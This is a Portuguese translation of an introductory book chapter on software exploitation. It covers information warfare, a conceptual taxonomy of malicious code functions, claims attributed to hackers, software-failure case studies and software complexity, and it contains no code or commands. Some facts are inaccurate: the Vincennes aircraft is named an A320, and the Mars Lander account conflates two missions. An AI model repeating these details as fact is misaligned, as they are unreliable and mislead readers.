


Figura 1.1: Taxa de adoção e diversas tecnologias, em anos. O gráfico mostra os anos (desde a introdução/invenção, marcada como o ano 0) no eixo X e penetração no mercado (em porcentagem de lares) no eixo Y. Os declives das diversas curvas são reveladores. Claramente, a Internet está sendo adotada mais rapidamente (e, portanto, tem um impacto cultural mais forte) do que qualquer outra tecnologia humana na História. (Informações de Dan Geer, em comunicação pessoal.)

as coisas feitas com cuidado exigem muito tempo e dinheiro, o software tende a ser criado às pressas e a ser testado inadequadamente. Esse descaso em relação ao desenvolvimento de software levou a uma rede global com bilhões de bugs que podem ser explorados.

A maioria dos softwares baseados em rede contém recursos de segurança. A senha é um recurso simples de segurança. Embora seja comum o clichê do cinema em que uma senha é adivinhada facilmente, as senhas realmente atrasam um invasor em potencial às vezes. Entretanto, isso só vale para invasores ingênuos que tentam entrar pela porta da frente. O problema é que vários mecanismos de segurança destinados a proteger o software são softwares também e, portanto, estão sujeitos a ataques mais sofisticados. Como a maioria dos recursos de segurança faz parte do software, normalmente eles podem ser ignorados. Então mesmo que todo mundo tenha visto algum filme em que o invasor adivinha a senha, na vida real o invasor geralmente trabalha com recursos de segurança mais complexos que protegem o alvo. Veja a seguir alguns recursos mais complexos e os ataques relacionados a eles.

- Controlar quem tem permissão para se conectar a uma determinada máquina
- Detectar se as credenciais de acesso estão sendo falsificadas
- Determinar quem pode acessar certos recursos de uma máquina compartilhada
- Proteger dados (principalmente em trânsito) utilizando a criptografia
- Determinar como e onde coletar e armazenar trilhas de auditoria

Dezenas de milhares de bugs de software ligados à segurança foram descobertos e divulgados durante toda a década de 1990. Esse tipo de problema levou à disseminação das explorações de redes corporativas. Atualmente, estima-se que há dezenas de milhares de backdoors ["portas dos fundos"] instaladas em redes em todo o mundo — resultado do boom das invasões no final do século XX. Na situação atual, arrumar a bagunça em que nós estamos é quase impossível, mas temos de tentar. O primeiro passo para resolver o problema é entendê-lo. Um dos motivos da existência desse livro é incentivar o debate sobre o verdadeiro caráter técnico das explorações do software, indo além das questões superficiais e chegando ao cerne do problema.

O software e o guerreiro da informação

A segunda profissão mais antiga do mundo é a guerra. Mas mesmo uma profissão tão antiga como a guerra tem seu correspondente cibernético. A guerra de informações (GI) é essencial para toda nação e corporação que pretende ter sucesso (e sobreviver) no mundo moderno. Mesmo que uma nação não esteja gerando capacidade para a GI, pode-se garantir que os inimigos estão, e que a nação estará em grande desvantagem em guerras futuras.

A coleta de informações é fundamental para a guerra. Como a GI nitidamente gira em torno das informações, ela também está muito ligada à coleta de informações.[4] A espionagem clássica tem quatro objetivos importantes:

1. Defesa nacional (e segurança nacional)
2. Ajuda em uma operação militar
3. Expansão da influência política e da participação no mercado
4. Aumento do poder econômico

Um espião eficiente sempre foi uma pessoa que consegue coletar e, talvez, até controlar grandes quantidades de informações importantes. Essa é uma grande verdade na era da informática altamente interconectada. Se for possível obter informações importantes em redes, o espião não terá que ficar fisicamente exposto. Ficar menos exposto implica uma menor possibilidade de ser capturado ou de outra forma comprometido. Também significa que a capacidade de coletar informações custa muito menos do que custava no passado.

---

4. Consulte o livro de Dorothy Denning, *Information Warfare & Security* [1998], para obter mais informações sobre o assunto.

Como a guerra está intimamente relacionada à economia, a guerra eletrônica está, em muitos casos, ligada à representação eletrônica do dinheiro. Em grande parte, o dinheiro moderno é uma nuvem de elétrons que está no lugar certo e na hora certa. Trilhões de dólares eletrônicos entram e saem dos países todos os dias. O controle das redes mundiais é o controle da economia global. Esse é um dos principais objetivos da GI.

Espionagem digital

Alguns aspectos da GI podem ser considerados como *digital tradecraft ("espionagem digital")*.

> Entrada principal: **trade·craft**
> Pronúncia: 'trād-"kraft
> Função: substantivo
> Data: 1961
> : técnicas e procedimentos de espionagem...
> (*Webster's*, página 1250)

A espionagem moderna é realizada por meio do software. Em um ataque dirigido a um sistema de informações, explora-se um ponto fraco do software para obter acesso às informações ou insere-se um backdoor no software antes de distribuí-lo.[5] Os pontos fracos do software variam de problemas de configuração a bugs de programação e defeitos no projeto. Em alguns casos, o invasor pode simplesmente solicitar informações do software-alvo e obter os resultados. Em outros casos, é necessário introduzir um código subversivo no sistema. Algumas pessoas tentaram classificar o código subversivo em categorias como bomba lógica, *spyware* ["software espião"], cavalo de Tróia etc. A realidade é que o código subversivo pode realizar quase qualquer atividade prejudicial. Portanto, qualquer tentativa de classificação costuma ser um desperdício quando a pessoa está buscando somente os resultados. Em alguns casos, uma classificação ampla ajuda os usuários e analistas a diferenciar os ataques, e isso pode ajudar a entendê-los. No nível mais alto, o código subversivo realiza qualquer combinação das atividades a seguir:

1. Coleta de dados
   a. Captura de pacotes na rede (*packet sniffing*)
   b. Monitoramento das teclas pressionadas
   c. "Sifonamento" de banco de dados (*database siphoning*)
2. Ação oculta (*stealth*)
   a. Ocultação de dados (arquivos de log etc.)
   b. Ocultação de processos
   c. Ocultação de usuários de um sistema
   d. Ocultação de um "esconderijo" digital

---

5. Consulte o famoso artigo de Ken Thompson sobre "confiar na confiança" [1984].

3. Comunicação dissimulada
   a. Permissão do acesso remoto sem detecção
   b. Transferência de dados importantes para fora do sistema
   c. Canais dissimulados (Covert channels) e *esteganografia*
4. Comando e controle
   a. Permitir o controle remoto de um sistema
   b. Sabotagem (variação do comando e controle)
   c. Negação de serviço

Em grande parte, este livro enfoca os detalhes técnicos da exploração de software para criar e introduzir códigos subversivos. As habilidades e técnicas apresentadas neste livro não são novas e vêm sendo utilizadas por um grupo de pessoas (pequeno, mas em crescimento) por quase 20 anos. Muitas técnicas foram desenvolvidas de forma independente por grupos diferentes e pequenos.

Só há pouco tempo as técnicas de exploração de software foram combinadas em uma única "arte". A união de abordagens diferentes é, em grande parte, um acidente histórico. Muitas das técnicas de engenharia reversa foram desenvolvidas como um desdobramento do movimento de cracking de software que começou na Europa. As técnicas de criação de códigos subversivos são semelhantes às técnicas de quebra de proteção de software (como aplicação de patches); portanto, naturalmente, o movimento do vírus compartilha raízes e idéias básicas semelhantes. Na década de 1980, não era raro encontrar códigos de vírus e cracks de software nos próprios sistemas de BBS (*bulletin board system*). O estudo sobre invasões de redes, por outro lado, partiu da comunidade de administradores de UNIX. Muitos conhecedores da invasão clássica de redes se dedicam principalmente a roubar senhas e criar trapdoors, ignorando, em grande parte, os códigos subversivos. No início da década de 1990, as duas disciplinas começaram a se mesclar, e as primeiras explorações de shell remoto começaram a ser distribuídas pela Internet.

Atualmente, há muitos livros sobre segurança de computadores, mas nenhum deles explica os ataques sob a perspectiva técnica da programação.[6] Todos os livros sobre invasões, incluindo o conhecido livro *Hacking Exposed* de McClure et al. [1999], são compêndios de scripts de hacker e explorações existentes com foco em questões de segurança de rede. Eles não fazem nada para treinar as pessoas para encontrar novas maneiras de explorar o software. Isso é uma pena, principalmente porque as pessoas encarregadas de criar sistemas seguros não têm idéia do problema que estão combatendo. Se continuarmos a nos defender apenas dos script kiddies com armas simples, é provável que as nossas defesas não consigam nos proteger contra os ataques sofisticados que estão acontecendo com freqüência atualmente.

Por que escrever um livro repleto de material perigoso? Basicamente, estamos tentando eliminar conceitos falsos, mas amplamente difundidos, sobre as capacidades da

---

6. Já é hora de escrever livros como este; portanto, é provável que observemos o surgimento da disciplina de exploração de software nos próximos anos.

Como alguns hackers de software pensam

"Se você der a alguém uma técnica de invasão, no futuro ele terá fome novamente; se você o ensinar a criar uma técnica de invasão, ele nunca mais terá fome novamente."

+ORC

Em que acreditam as pessoas que quebram software com má intenção? Qual é a sua abordagem ao problema da exploração de software? Quais são as suas conquistas? As respostas a essas perguntas são importantes se quisermos abordar adequadamente o problema de criar sistemas seguros corretamente.

Em certo sentido, o hacker de software com bons conhecimentos é, atualmente, uma das figuras mais poderosas do mundo. Pessoas que têm acesso a informações privilegiadas costumam repetir uma ladainha de dados surpreendentes sobre os ataques de software e seus resultados. Não se sabe se todos esses dados são verdadeiros. Muitas dessas declarações aparentemente têm fundamento; mesmo se forem exageradas, certamente dão uma certa noção sobre a mentalidade do hacker malicioso.

Essas pessoas afirmam o seguinte:

- A maioria das 2000 maiores empresas do mundo está atualmente infiltrada por hackers. Não só todas as instituições financeiras têm brechas de segurança como também os hackers as estão explorando ativamente.
- A maior parte dos softwares terceirizados (softwares desenvolvidos fora das companhias, por empresas contratadas) está repleta de backdoors, e é extremamente difícil auditá-los independentemente. Tradicionalmente, as empresas que solicitam esse tipo de software não dão absolutamente nenhuma importância à segurança.
- Todas as nações desenvolvidas do mundo estão investindo em recursos de guerra cibernética. Há recursos de defesa e ataque na guerra cibernética.
- Os firewalls, scanners de vírus e sistemas de detecção de intrusão funcionam muito mal. Os fornecedores de segurança de informática exageram nas promessas e oferecem pouco, utilizando as abordagens clássicas à segurança de rede. Não se tem dado atenção suficiente às questões de segurança de software.

As pessoas que têm acesso a informações privilegiadas costumam utilizar um conjunto de perguntas-padrão sobre essas questões para ver se o indivíduo está "bem informado." Veja algumas das declarações comumente citadas nessa atividade: Uma pessoa "bem informada" normalmente acredita no seguinte em relação a exploração de software:

- A proteção contra cópias de software (gerenciamento digital de direitos) nunca funcionou nem irá funcionar. Não é possível nem mesmo na teoria.
- Ter o software executável na forma binária é tão bom quanto ter o código-fonte, ou melhor.
- Não há segredos comerciais sobre software. A segurança por obscuridade só ajuda os invasores em potencial, principalmente se este é utilizado para ocultar um projeto malfeito.
- Centenas de explorações não-reveladas (conhecidas como explorações do "dia 0") estão em uso no momento, e é provável que permaneçam desconhecidas nos anos que virão.
- Ninguém deveria depender de patches de software nem de listas de discussão para ter segurança. Essas fontes tendem a ficar bastante defasadas em relação ao "underground" quando se trata de explorações de software.
- A maioria das máquinas conectadas à Internet (com muito poucas exceções) pode ser explorada remotamente agora mesmo, inclusive as que têm as versões mais atualizadas e com patches do Microsoft Windows, Linux, BSD e Solaris. Aplicativos independentes altamente populares, como os da Oracle, IBM, SAP, PeopleSoft, Tivoli e HP, também são suscetíveis a explorações nesse momento.

- Muitos dispositivos de "hardware" anexados à Internet (com poucas exceções) podem ser explorados remotamente neste exato momento — inclusive os switches da 3Com, o roteador da Cisco e seu software IOS, o firewall Checkpoint e o load balancer F5.
- Pode-se explorar e controlar remotamente a infra-estrutura fundamental que controla a água, o gás, o petróleo e a energia elétrica agora por meio dos pontos fracos do software SCADA.
- Se um hacker malicioso quiser entrar na sua máquina particular, ele será bem-sucedido. Reinstalar seu sistema operacional ou carregar uma nova imagem de sistema depois do comprometimento não irá adiantar nada, já que hackers habilidosos podem infectar o firmware dos microchips de sistema.
- Os satélites foram explorados e continuarão a sê-lo.

De acordo com as pessoas que têm acesso a informações privilegiadas do underground, tudo isso está acontecendo agora. Entretanto, mesmo se alguma dessas declarações for exagerada, já está na hora de encarar a verdade e reconhecer o que está acontecendo. Fingir que as informações neste livro não são verdadeiras e que os resultados não são críticos é simplesmente ridículo.

exploração do software. Muitas pessoas não percebem o perigo que um invasor de software pode representar. Também não percebem que somente algumas das tecnologias clássicas de segurança de rede disponíveis atualmente conseguem impedi-los. Talvez seja por isso que o software pareça algo "mágico" para a maioria das pessoas, ou, talvez, seja por causa da falta de informação e do marketing incorreto perpetuados por fornecedores de segurança inescrupulosos (ou talvez simplesmente ignorantes).

As declarações feitas no underground da segurança servem como um importante alerta que não podemos mais nos dar ao luxo de ignorar.

O software defeituoso é onipresente

Em geral, a segurança de software é considerada somente como um problema da Internet, mas isso está longe da verdade. Embora as empresas tenham evoluído para usar a Internet, muitos sistemas de software estão isolados em redes "proprietárias" (patenteadas) especiais ou confinados em máquinas individuais. Obviamente, as atribuições do software vão muito além de escrever e-mails, fazer planilhas e brincar com jogos on-line. Quando o software falha, milhões de dólares são perdidos e, às vezes, pessoas são mortas. Apresentamos a seguir nesta seção alguns exemplos bem conhecidos de resultados de falhas de software.

A razão por que esse tipo de informação é relevante para a exploração de software é que a falha de software que acontece "espontaneamente" (ou seja, sem má intenção da parte de um invasor) demonstra o que pode acontecer *mesmo sem uma intenção maliciosa*. Em termos ligeiramente diferentes, considere que a diferença entre *software safety* e *software security** é a adição de um adversário inteligente e determinado a entrar no sistema. Com base nesses exemplos, imagine o que um invasor com bons conhecimentos poderia fazer!

**Software safety*: "segurança" contra acidentes; *software security*: também "segurança", mas contra ataques voluntários. O que diferencia os termos em inglês é a intencionalidade. (N. do T.)

O NASA Mars Lander

Uma simples falha de software custou aos contribuintes dos EUA cerca de US$ 165 milhões quando o Mars Lander da NASA colidiu com a superfície de Marte. O problema foi uma simples tradução computacional entre as unidades de medida do sistema inglês e o sistema métrico. Como resultado do bug, houve um erro significativo na trajetória da espaçonave conforme esta se aproximava de Marte. O Mars Lander desativou os motores de descida antes da hora, resultando em um acidente.

O Mars Polar Lander espatifou-se em Marte, devido a um desligamento prematuro dos motores de descida quando um software interpretou errado um sinal espúrio do sensor como significando que tinha tocado o solo. Além disso, o Mars Climate Orbiter teve uma falha de navegação devido a uma confusão entre unidades inglesas e as unidades métricas, o que é mais um erro humano no processamento de bugs que um verdadeiro bug de software. Foi assumido que a nave quebrou ao entrar na atmosfera marciana.

Bagagem no aeroporto de Denver

O moderno aeroporto internacional de Denver tem um sistema automatizado de bagagem que utiliza carrinhos não-tripulados que correm ao longo de um trilho fixo — tudo controlado por software. Quando foram ativados pela primeira vez para testes, os carrinhos não detectavam nem se recuperavam de falhas corretamente. Isso acontecia devido a vários problemas de software. Os carrinhos saíam de sincronia, carrinhos vazios eram "descarregados" e os cheios eram "carregados" muito além da capacidade. Nem mesmo as pilhas de malas caídas faziam os carrinhos parar. Esses bugs de software atrasaram a abertura do aeroporto em 11 meses, custando ao aeroporto pelo menos um milhão de dólares por dia.

MV-22 Osprey

O MV-22 Osprey (Figura 1.2) é uma aeronave militar avançada que é uma fusão especial entre um helicóptero de decolagem vertical e um avião normal. A aeronave e sua aerodinâmica são extremamente complexas, tão complexas que o avião tem de ser controlado por vários sofisticados softwares de controle. Essa aeronave, como a maioria delas, contém vários sistemas redundantes para o caso de falha. Durante uma decolagem malsucedida, uma linha hidráulica defeituosa explodiu. Esse problema era grave, mas normalmente a nave poderia se recuperar dele. Entretanto, nesse caso, uma falha de software fez com que o sistema de reserva não fosse ativado adequadamente. A aeronave caiu e quatro fuzileiros morreram.

O USS Vincennes

Em 1988, um navio da marinha dos EUA lançou um míssil e abateu uma ameaça inimiga identificada pelo radar de bordo e pelo sistema de rastreamento como um caça inimigo (Figura 1.3). Na realidade, a "ameaça" era um vôo comercial de um

NASA / Dryden Flight Research Center.

Figura 1.2: O MV-22 Osprey em vôo. Os softwares sofisticados de controle têm uma importância crucial para a vida.

Figura 1.3: Caça do tipo identificado pelo software de monitoramento do US Vicennes e subseqüentemente considerado hostil.

Figura 1.4: O Airbus A320, identificado equivocadamente como um caça pelo software de rastreamento do USS Vincennes e subseqüentemente abatido, matando 290 pessoas inocentes.

Airbus A320, lotado com insuspeitos turistas e viajantes a negócio (Figura 1.4). O avião foi abatido e 290 pessoas morreram. A desculpa oficial da Marinha dos EUA culpou uma saída criptografada e enganosa exibida pelo software de rastreamento.

A Microsoft e o Love Bug

O Love Bug, também conhecido como vírus "I LOVE YOU", só foi possível porque o cliente de e-mail do Microsoft Outlook foi (mal) projetado para executar programas enviados a partir de fontes possivelmente não-confiáveis. Aparentemente, ninguém na equipe de software da Microsoft pensou no que um vírus poderia fazer utilizando os recursos de script incorporados. Estima-se que os danos resultantes do vírus "I LOVE YOU" chegaram à casa dos bilhões de dólares.[7] Note que esse prejuízo foi pago pelos clientes da Microsoft que utilizam Outlook e não pela própria Microsoft. O Love Bug é um exemplo importante de como um vírus da Internet pode causar um dano financeiro muito grande à comunidade empresarial.

Quando este livro estava no prelo, outro worm de larga escala chamado *Blaster* (e vários outros similares) atacou a unidade, causando danos de bilhões de dólares. Como o Love Bug, o worm Blaster só foi possível por causa de um software vulnerável.

Levando em conta todos esses casos em conjunto, os dados são extremamente claros: os defeitos de software são o ponto fraco mais crítico dos sistemas de computador. Obviamente, os defeitos de software causam falhas catastróficas e provocam perdas monetárias enormes. De modo semelhante, os defeitos de software permitem que os invasores causem danos intencionalmente e roubem informações importantes. Em última análise, os defeitos de software levam diretamente à exploração de software.

A trindade problemática

Por que é tão difícil fazer o software comportar-se bem? Três fatores atuam em conjunto para fazer do gerenciamento de risco de software um grande desafio na

---

7. Fontes afirmam que esse bug custou bilhões de dólares à economia (principalmente devido à perda de produtividade). Para informações, consulte http://news.com.com/2100-1001-240112.html?legacy=cnet.

atualidade. Chamamos esse conjunto de fatores de *trindade problemática*. Eles são os seguintes:

1. Complexidade
2. Extensibilidade
3. Conectividade

Complexidade

O software moderno é complicado, e as tendências sugerem que ficará ainda mais complicado em um futuro próximo. Por exemplo, em 1983, o Microsoft Word tinha somente 27.000 linhas de código (*lines of code* – LOC) mas, de acordo com Nathan Myhrvold,[8] em 1995 essa contagem chegava a 2 milhões de linhas! Os engenheiros de software passaram anos tentando descobrir como medir o software. Há livros inteiros sobre métricas de software. Nosso livro favorito, de Zuse [1991], tem mais de 800 páginas. Entretanto, somente uma medida parece ter relação com o número de defeitos: LOC. De fato, o LOC é conhecido em alguns círculos de engenharia de software como a única medida razoável.

O número de bugs por mil linhas de código (KLOC) varia de sistema para sistema. As estimativas ficam entre 5 a 50 bugs por KLOC. Até mesmo um sistema que passou por rigorosos testes de garantia de qualidade (GQ) contém bugs — em torno de cinco bugs por KLOC. Um sistema de software que é testado somente em relação aos recursos que oferece, como a maioria dos softwares comerciais, terá muito mais bugs — em torno de 50 por KLOC [Voas e McGraw, 1999]. A maioria dos softwares se enquadra na última categoria. Muitos fornecedores de software equivocadamente acreditam que fazem testes rigorosos de GQ mas, na verdade, seus métodos são muito superficiais. Uma metodologia rigorosa de GQ vai muito além do teste de unidades e envolve a injeção de falhas [*fault injection*] e análise de falhas [*failure analysis*].

Para dar uma idéia da quantidade de software que há dentro de uma maquinaria complexa, considere o seguinte:

Linhas de Código	*Sistema*
400.000	Solaris 7
17 milhões	Netscape
40 milhões	Estação Espacial
10 milhões	Ônibus Espacial
7 milhões	Boeing 777
35 milhões	NT5
1,5 milhões	Linux
<5 milhões	Windows 95
40 milhões	Windows XP

8. A revista Wired escreveu uma matéria sobre o assunto, disponível em http://www.wired.com/<d> wired/archive/3.09/myhrvold.html?person=gordon_moore&topic_set=wiredpeople.

